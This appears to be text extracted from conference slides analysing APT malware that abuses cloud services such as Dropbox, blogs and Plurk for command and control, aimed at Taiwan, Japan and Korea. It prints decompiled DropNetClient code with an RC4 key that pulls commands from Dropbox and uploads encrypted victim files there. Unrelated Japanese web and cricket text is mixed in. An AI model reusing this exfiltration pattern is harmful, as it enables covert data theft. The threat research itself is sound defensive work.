Let's Play Hide and Seek In the Cloud

The APT Malwares Favored in Cloud Service

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- Malicious Document Detection
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Taiwan?




How do cloud service take part in APT attack?

What can malware do with cloud service?





APT Leverage Cloud Service Models





【日本年金機構】クラウディオメガとは何なのか?犯罪組織?

▲ sumage- ② 2015年6月2日 🖺 気になるニュース > 🗩 No Comment

続報 お問い合わせが多いので、こちらに対策をまとめました

Japan Pension Data Leakage

<mark>ま</mark> たもや年金機構がしでかしましたね。

続報を更新しました 【日本年金機構】クラウディオメガとかより大問題。個人情報の保管方法が・・・

不祥事でおなじみの日本年金機構がまたやってくれましたね。個人情報が今まで類を見ないほどの流出となってしまいました。

また攻撃グループ「クラウディオメガ」が関与か

日本年金機構が何者かからサイバー攻撃を受け、氏名や基礎年金番号など約125万件の個人情報が漏えいした問題。

メールに添付されて日本年金機構に送られたウイルスは、昨年秋に国内の大手企業などに送りつけられたウイルスと同じ型であることが、情報セキュリティー会社関係者の話で分かった。

YOMIURI ONLINE http://www.yomiuri.co.jp/it/20150601-OYT1T50213.html?from=tw

なるほど、攻撃グループですか。そんな犯罪集団がいたとは・・・知らなかったな。

と思いつつネット上を徘徊しているとこんなつぶやきが・・・



CloudyOmega



運用規模に応じてプラン変更可能


	•	-XD		
	≅=	^{あ残れ} レギュラー	プロ	
	ミニマムスタートや 初心者におすすめ	ビジネス必須機能が 勢ぞろい	複数サイトや 本格的なサイト運営に	
初期設定費用(税抜)	5,000円 (税込5,400円)	5,000円 (稅込5,400円)	5,000円 (税込5,400円)	
月額利用料金(税抜)	934円 (税込1,008円)	1,410 円 (稅込1,522円)	2,362 円 (稅込2,550円)	
ディスク容量	200 GB	400 GB	600GB 業界最大容量!	
マルチドメイン/サブドメイン	60個	90個	120個	
MySQL	1GB×30個	1GB × 60個	1GB×120個	
メールアドレス	10個	無制限	無制限	
MovableType (自動インストーラー付)	有料オプション (1商用ライセンス)	無料オプション (1商用ライセンス)	無料オプション (1商用ライセンス)	
WordPress (自動インストーラー付)	利用可能	利用可能	利用可能	
独自SSL利用可能数	オプション (60個)	オプション(90個)	オプション (120個)	
SLA (品質保証制度)	100%保証	100%保証	100%保証	
	お申し込み	お申し込み	お申し込み	













APT Leverage Cloud Service Models






Redirect








- Name: Elirks
- Targeted Country: Taiwan \Japan \HK
- Targeted Sector: GOV ThinkTank
- First Seen: 2010
- Infrastructure: Yahoo, Plurk, Google (blogger), Dropbox, Twitter
- Campaign: Elirks group




- In 2012~2014, Plurk had been used in several incidents.
- Encode C2 information with modified TEA and Base64.

In 2014, Elirks start to Hide C2 information in Html tag



<http://google.com.hk/37619834?zf=viugrq&hp=b6e5bled&mp=309b75e0&pg=jtt&eh123>

Born into the Bundjalung people at Yulgilbar on the Clarence River in northern New South Wales, Marsh first mimpression as a professional runner, travelling to Sydney and then competing interstate, winning races as a sand a hurdler. While in Sydney, Marsh began competing in the local club cricket competition and his action que came under scrutiny. He was first no-balled for throwing in 1897, but it was not until 1900 that he came to prominence in a trial match against the New South Wales state team. Marsh dismissed leading Test cricketers trumper and Monty Noble, but was called for throwing. Marsh vowed to prove the legitimacy of his action by be with his arm encased in splints, which prompted the umpire to resign in humiliation. Having topped the bowling



In 2015, Our latest observation shows that Elirks using Japan Blog to targeting JP victim. Encrypt with DES.

Similar Malwares

WMIGh0st

Start from 2009, targeting Tibet victims

Midhos

Start from 2012, targeting Tibet & Taiwan

IXEHSE

Start from 2009, targeting Japan& Taiwan

Taleret

Start from 2010, targeting United Nation & Taiwan


PlugX


Start from 2012, targeting Japan & Hong Kong & Taiwan



Storage







- Name: DropNetClient
- Targeted Country: Taiwan
- Targeted Sector: GOV
- First Seen: 2015
- Infrastructure: Dropbox
- Behavior:
 Fetch command from
 Dropbox and upload
 victim data to Dropbox.
- Campaign: Taidoor

Low Detection Rate



ଶ Identification ⋳ Detail	s 🛡 Analyses	△ Submissions ⊘ ITW		
< > • • •	Engine	Signature	Version	Update
2015-05-11 12:47:30 11/56 2015-05-04 12:45:15 2/55	Ad-Aware	Trojan.Agent.BJLG	12.0.163.0	20150511
	AegisLab	-	1.5	20150511
	Agnitum	-	5.5.1.3	20150511
	Ahnl ah-V3	_	2015 05 12 00	20150511



- Use two RC4 Keys.
 - Key 1: A pubKey use to decrypt the file "10101" download from dropbox".

```
namespace DbxClient
    internal class HostControl
                                             "21u89fhjsbhc7834bauyg7q893dtyu";
        private static string pubKeyStr =
   while (true)
       array = null;
       try
           byte[] file = client.GetFile(rootPath + "10101");
           array = RC.RC4(file, file.Length, HostControl.pubKey, HostControl.pubKeyLen);
       catch
       if (array != null)
           goto IL_85;
       Random random = new Random();
       num += (Math.Abs(random.Next()) % 30 + 60) * 1000;
       num2 += num;
       if (num2 / 1000 > 1800)
           break;
       Thread.Sleep(num);
```

- Use two RC4 Keys.
 - Key 2: The decrypted key, use to encrypt the victim files and upload to dropbox.

byte[] array2 = RC.RC4(array, array.Length, HostControl.key, HostControl.keyLen);
client.UploadFile(getPath, fileName, array2, true, null);

```
}
}
catch
{
    result = false;
}
return result:
```

Similar Malwares

- Gdrive RAT
 - Start from 2012, targeting Taiwan, leverage Google Drive
- Inception (BlueCoat)
 - Start from 2014, targeting RU, RO, VE, MZ, PY, TR, KR, leverage CloudMe
- illitat
 - Start from 2010, targeting Taiwan, leverage blog services




Control Channel



- Name: Kimsuky
- Targeted Country: KR
- Targeted Sector: GOV; Military Industry; ThinkTank
- First Seen:2013
- Infrastructure:
 Public email service, Team Viewer
- Behavior: communicated with its "master" via a public e-mail server and TeamViewer





What APT malware love about cloud service?




- Easy to deploy and change
- Low Cost
- Bypass passive DNS
- Bypass IDS
- Bypass AV
- Difficult to trace the source



What can we do?

Black List







2016 Dec 1 ~ Dec 3



